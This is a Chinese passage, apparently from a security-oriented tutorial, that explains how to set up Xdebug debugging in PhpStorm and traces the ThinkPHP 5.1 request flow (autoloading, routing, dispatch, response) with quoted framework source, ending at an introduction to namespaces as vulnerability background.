
然后重启服务器。


11.3.3 2.3. 客户端 phpstorm 配置

2.3.1 点击左上角 phpstorm，选择 preferences




2.3.2 Languages & Frameworks -> PHP，选择 PHP 版本号，选择 PHP 执行文件。






在选择 PHP 执行文件的时候，会显示 “Debugger:Xdebug’’，如果没有的话，点击 open 打开配置文件。




将注释去掉即可。

2.3.3 配置 php 下的 Debug




Port 和配置文件中的 xdebug.remote_port 要一致。

2.3.4 配置 Debug 下的 DBGp proxy




填写的内容和上面 php.ini 内的相对应。


2.3.5 配置 servers



点击 + 号添加


2.3.6 配置 debug 模式





在 Server 下拉框中，选择我们在第 4 步设置的 Server 服务名称，Browser 选择你要使用的浏览器。所有配置到此结束。

11.3.4 2.4.xdebug 使用




开启 xdeubg 监听

```
<?php
//...

// [ 应用入口文件 ]
namespace think;

// 加载基础文件
require __DIR__ . '/../thinkphp/base.php';


// 支持事先使用静态方法设置Request对象和Config对象
error_reporting(0);
// 执行应用并响应
Container::get('app')->run()->send();
```


下一个断点，然后访问 URL，成功在断点处停下。

11.4 0x03 框架流程浅析



我们先看入口文件 index.php，入口文件非常简洁，只有三行代码。

可以看到这里首先定义了一下命名空间，然后加载一些基础文件后，就开始执行应用。

第二行引入 base.php 基础文件，加载了 Loader 类，然后注册了一些机制--如自动加载功能、错误异常的机制、日志接口、注册类库别名。

```php
<?php
//...
namespace think;

// 载入Loader类
require __DIR__ . '/library/think/Loader.php';

// 注册自动加载
Loader::register();

// 注册错误和异常处理机制
Error::register();

// 实现日志接口
if (interface_exists('Psr\Log\LoggerInterface')) {
    interface LoggerInterface extends \Psr\Log\LoggerInterface
    {}
} else {
    interface LoggerInterface
    {}
}

// 注册类库别名
Loader::addClassAlias([
    'App'      => facade\App::class,
    'Build'    => facade\Build::class,
    'Cache'    => facade\Cache::class,
    'Config'   => facade\Config::class,
    'Cookie'   => facade\Cookie::class,
    'Db'       => Db::class,
    'Debug'    => facade\Debug::class,
```


这些机制中比较重要的一个是自动加载功能，系统会调用 Loader::register() 方法注册自动加载，在这一步完成后，所有符合规范的类库（包括 Composer 依赖加载的第三方类库）都将自动加载。下面我详细介绍下这个自动加载功能。

首先需要注册自动加载功能，注册主要由以下几部分组成:

1. 注册系统的自动加载方法 `\think\Loader::autoload`
2. 注册系统命名空间定义
3. 加载类库映射文件（如果存在）
4. 如果存在 Composer 安装，则注册 Composer 自动加载
5. 注册 extend 扩展目录

其中 2.3.4.5 是为自动加载时查找文件路径的时候做准备，提前将一些规则 (类库映射、PSR-4、PSR-0) 配置好。

然后再说下自动加载流程，看看程序是如何进行自动加载的?

```php
// 注册自动加载机制
public static function register($autoload = '')
{
    // 注册系统自动加载
    spl_autoload_register($autoload ?: 'think\\Loader::autoload', true, true);

    $rootPath = self::getRootPath();

    self::$composerPath = $rootPath . 'vendor' . DIRECTORY_SEPARATOR . 'composer' . DIRECTORY_SEPARATOR;

    // Composer自动加载支持
    if (is_dir(self::$composerPath)) {
        if (is_file(self::$composerPath . 'autoload_static.php')) {
            require self::$composerPath . 'autoload_static.php';

            $declaredClass = get_declared_classes();
            $composerClass = array_pop($declaredClass);

            foreach (['prefixLengthsPsr4', 'prefixDirsPsr4', 'fallbackDirsPsr4', 'prefixesPsr0', 'fallbackDirsPsr0', 'classMap', 'files'] as $attr) {
                if (property_exists($composerClass, $attr)) {
                    self::${$attr} = $composerClass::${$attr};
                }
            }
        } else {
            self::registerComposerLoader(self::$composerPath);
        }
```


spl_autoload_register() 是个自动加载函数，当我们实例化一个未定义的类时就会触发此函数，然后再触发指定的方法，函数第一个参数就代表要触发的方法。

可以看到这里指定了 `think\Loader::autoload()` 这个方法。

```php
// 自动加载
public static function autoload($class)
{
    if (isset(self::$classAlias[$class])) {
        return class_alias(self::$classAlias[$class], $class);
    }

    if ($file = self::findFile($class)) {

        // Win环境严格区分大小写
        if (strpos(PHP_OS, 'WIN') !== false && pathinfo($file, PATHINFO_FILENAME) != pathinfo(realpath($file), PATHINFO_FILENAME)) {
            return false;
        }

        __include_file($file);
        return true;
    }
}
```


首先会判断要实例化的 *class*classAlias 中，如果在就返回, 不在就进入 findFile() 方法查找文件，

```php
private static function findFile($class)
{
    if (!empty(self::$classMap[$class])) {
        // 类库映射
        return self::$classMap[$class];
    }

    // 查找 PSR-4
    $logicalPathPsr4 = strtr($class, '\\', DIRECTORY_SEPARATOR) . '.php';

    $first = $class[0];
    if (isset(self::$prefixLengthsPsr4[$first])) {
        foreach (self::$prefixLengthsPsr4[$first] as $prefix => $length) {
            if (0 === strpos($class, $prefix)) {
                foreach (self::$prefixDirsPsr4[$prefix] as $dir) {
                    if (is_file($file = $dir . DIRECTORY_SEPARATOR . substr($logicalPathPsr4, $length))) {
                        return $file;
                    }
                }
            }
        }
    }

    // 查找 PSR-4 fallback dirs
    foreach (self::$fallbackDirsPsr4 as $dir) {
        if (is_file($file = $dir . DIRECTORY_SEPARATOR . $logicalPathPsr4)) {
            return $file;
        }
    }

    // 查找 PSR-0
    if (false !== $pos = strrpos($class, '\\')) {
        // namespaced class name
```


这里将用多种方式进行查找，以类库映射、PSR-4 自动加载检测、PSR-0 自动加载检测的顺序去查找 (这些规则方式都是之前注册自动加载时配置好的)，最后会返回类文件的路径，然后 include 包含，进而成功加载并定义该类。

这就是自动加载方法，按需自动加载类，不需要一一手动加载。在面向对象中这种方法经常使用，可以避免书写过多的引用文件，同时也使整个系统更加灵活。

在加载完这些基础功能之后，程序就会开始执行应用，它首先会通过调用 Container 类里的静态方法 get() 去实例化 app 类，接着去调用 app 类中的 run() 方法。

```php
public function run()
{
    try {
        // 初始化应用
        $this->initialize();

        // 监听app_init
        $this->hook->listen('app_init');

        if ($this->bindModule) {
            // 模块/控制器绑定
            $this->route->bind($this->bindModule);
        } elseif ($this->config('app.auto_bind_module')) {
            // 入口自动绑定
            $name = pathinfo($this->request->baseFile(), PATHINFO_FILENAME);
            if ($name && 'index' != $name && is_dir($this->appPath . $name)) {
                $this->route->bind($name);
            }
        }

        // 监听app_dispatch
        $this->hook->listen('app_dispatch');

        $dispatch = $this->dispatch;

        if (empty($dispatch)) {
            // 路由检测
            $dispatch = $this->routeCheck()->init();
        }

        // 记录当前调度信息
        $this->request->dispatch($dispatch);

        // 记录路由和请求信息
        if ($this->appDebug) {
            $this->log('[ ROUTE ] ' . var_export($this->request->routeInfo(), true));
            $this->log('[ HEADER ] ' . var_export($this->request->header(), true));
            $this->log('[ PARAM ] ' . var_export($this->request->param(), true));
        }

        // 监听app_begin
        $this->hook->listen('app_begin');

        // 请求缓存检查
        $this->checkRequestCache(
            $this->config('request_cache'),
            $this->config('request_cache_expire'),
            $this->config('request_cache_except')
        );

        $data = null;
    } catch (HttpResponseException $exception) {
        $dispatch = null;
        $data     = $exception->getResponse();
    }

    $this->middleware->add(function (Request $request, $next) use ($dispatch, $data) {
        return is_null($data) ? $dispatch->run() : $data;
    });

    $response = $this->middleware->dispatch($this->request);

    // 监听app_end
    $this->hook->listen('app_end', $response);

    return $response;
}
```


在 run() 方法中，包含了应用执行的整个流程。

1. $this->initialize()，首先会初始化一些应用。例如：加载配置文件、设置路径环境变量和注册应用命名空间等等。

2. this->hook->listen('app_init'); 监听 app_init 应用初始化标签位。Thinkphp 中有很多标签位置，也可以把这些标签位置称为钩子，在每个钩子处我们可以配置行为定义，通俗点讲，就是你可以往钩子里添加自己的业务逻辑，当程序执行到某些钩子位置时将自动触发你的业务逻辑。
3. 模块入口绑定

```
if ($this->bindModule) {
    // 模块/控制器绑定
    $this->route->bind($this->bindModule);
} elseif ($this->config('app.auto_bind_module')) {
    // 入口自动绑定
    $name = pathinfo($this->request->baseFile(), PATHINFO_FILENAME);
    if ($name && 'index' != $name && is_dir($this->appPath . $name)) {
        $this->route->bind($name);
    }
}
```


进行一些绑定操作，这个需要配置才会执行。默认情况下，这两个判断条件均为 false。

4. $this->hook->listen('app_dispatch'); 监听 app_dispatch 应用调度标签位。和 2 中的标签位同理，所有标签位作用都是一样的，都是定义一些行为，只不过位置不同，定义的一些行为的作用也有所区别。
5. $dispatch = $this->routeCheck()->init(); 开始路由检测，检测的同时会对路由进行解析，利用 array_shift 函数一一获取当前请求的相关信息（模块、控制器、操作等）。
6. $this->request->dispatch($dispatch); 记录当前的调度信息, 保存到 request 对象中。
7. 记录路由和请求信息

```
// 记录路由和请求信息
if ($this->appDebug) {
    $this->log('[ ROUTE ] ' . var_export($this->request->routeInfo(), true));
    $this->log('[ HEADER ] ' . var_export($this->request->header(), true));
    $this->log('[ PARAM ] ' . var_export($this->request->param(), true));
}
```


如果配置开启了 debug 模式，会把当前的路由和请求信息记录到日志中。

8. $this->hook->listen('app_begin'); 监听 app_begin(应用开始标签位)。
9. 根据获取的调度信息执行路由调度

```
    $this->middleware->add(function (Request $request, $next) use ($dispatch, $data) {
        return is_null($data) ? $dispatch->run() : $data;
    });

    $response = $this->middleware->dispatch($this->request);

    // 监听app_end
    $this->hook->listen('app_end', $response);

    return $response;
}
```


期间会调用 Dispatch 类中的 exec() 方法对获取到的调度信息进行路由调度并最终获取到输出数据 $response。

```php
public function exec()
{
    // 监听module_init
    $this->app['hook']->listen('module_init');

    try {
        // 实例化控制器
        $instance = $this->app->controller($this->controller,
            $this->rule->getConfig('url_controller_layer'),
            $this->rule->getConfig('controller_suffix'),
            $this->rule->getConfig('empty_controller'));
    } catch (ClassNotFoundException $e) {
        throw new HttpException(404, 'controller not exists:' . $e->getClass());
    }

    $this->app['middleware']->controller(function (Request $request, $next) use ($instance) {
        // 获取当前操作名
        $action = $this->actionName . $this->rule->getConfig('action_suffix');

        if (is_callable([$instance, $action])) {
            // 执行操作方法
            $call = [$instance, $action];

            // 严格获取当前操作方法名
            $reflect    = new ReflectionMethod($instance, $action);
            $methodName = $reflect->getName();
            $suffix     = $this->rule->getConfig('action_suffix');
            $actionName = $suffix ? substr($methodName, 0, -strlen($suffix)) : $methodName;
            $this->request->setAction($actionName);

            // 自动获取请求变量
            $vars = $this->rule->getConfig('url_param_type')
            ? $this->request->route()
            : $this->request->param();
        } elseif (is_callable([$instance, '_empty'])) {
            // 空操作
            $call    = [$instance, '_empty'];
            $vars    = [$this->actionName];
            $reflect = new ReflectionMethod($instance, '_empty');
        } else {
            // 操作不存在
            throw new HttpException(404, 'method not exists:' . get_class($instance) . '->' . $action . '()');
        }

        $this->app['hook']->listen('action_begin', $call);

        $data = $this->app->invokeReflectMethod($instance, $reflect, $vars);

        return $this->autoResponse($data);
```


然后将 $response 返回，最后调用 Response 类中 send() 方法，发送数据到客户端，将数据输出到浏览器页面上。

```php
// 执行应用并响应
Container::get('app')->run()->send();
```

```php
public function send()
{
    // 监听response_send
    $this->app['hook']->listen('response_send', $this);

    // 处理输出数据
    $data = $this->getContent();

    // Trace调试注入
    if ('cli' != PHP_SAPI && $this->app['env']->get('app_trace', $this->app->config('app.app_trace'))) {
        $this->app['debug']->inject($this, $data);
    }

    if (200 == $this->code && $this->allowCache) {
        $cache = $this->app['request']->getCache();
        if ($cache) {
            $this->header['Cache-Control'] = 'max-age=' . $cache[1] . ',must-revalidate';
            $this->header['Last-Modified'] = gmdate('D, d M Y H:i:s') . ' GMT';
            $this->header['Expires']       = gmdate('D, d M Y H:i:s', $_SERVER['REQUEST_TIME'] + $cache[1]) . ' GMT';

            $this->app['cache']->tag($cache[2])->set($cache[0], [$data, $this->header], $cache[1]);
        }
    }

    if (!headers_sent() && !empty($this->header)) {
        // 发送状态码
        http_response_code($this->code);
        // 发送头部信息
        foreach ($this->header as $name => $val) {
            header($name . (!is_null($val) ? ':' . $val : ''));
        }
    }

    $this->sendData($data);

    if (function_exists('fastcgi_finish_request')) {
        // 提高页面响应
```


在应用的数据响应输出之后，系统会进行日志保存写入操作，并最终结束程序运行。

```php
    */
    public static function appShutdown()
    {
        if (!is_null($error = error_get_last()) && self::isFatal($error['type'])) {
            // 将错误信息托管至think\ErrorException
            $exception = new ErrorException($error['type'], $error['message'], $error['file'], $error['line']);

            self::appException($exception);
        }

        // 写入日志
        Container::get('log')->save();
    }
```


11.5 0x04 漏洞预备知识

这部分主要讲解与漏洞相关的知识点，有助于大家更好地理解漏洞形成原因。

11.5.1 4.1 命名空间特性

ThinkPHP5.1 遵循 PSR-4 自动加载规范，只需要给类库正确定义所在的命名空间，并且命名空间的路径与类库文件的目录一致，那么就可以实现类的自动加载。

例如，\think\cache\driver\File 类的定义为：

```
namespace think\cache\driver;


class File


{


}
```

如果我们实例化该类的话，应该是：

```
$class = new \think\cache\driver\File();
```

系统会自动加载该类对应路径的类文件,其所在的路径是 thinkphp/library/think/cache/driver/File.php。

可是为什么路径是在 thinkphp/library/think 下呢？这就要涉及要另一个概念---根命名空间。

4.1.1 根命名空间

根命名空间是一个关键的概念，以上面的\think\cache\driver\File 类为例，think 就是一个根命名空间，其对应的初始命名空间目录就是系统的类库目录（thinkphp/library/think），我们可以简单的理解一个根命名空间对应了一个类库包。

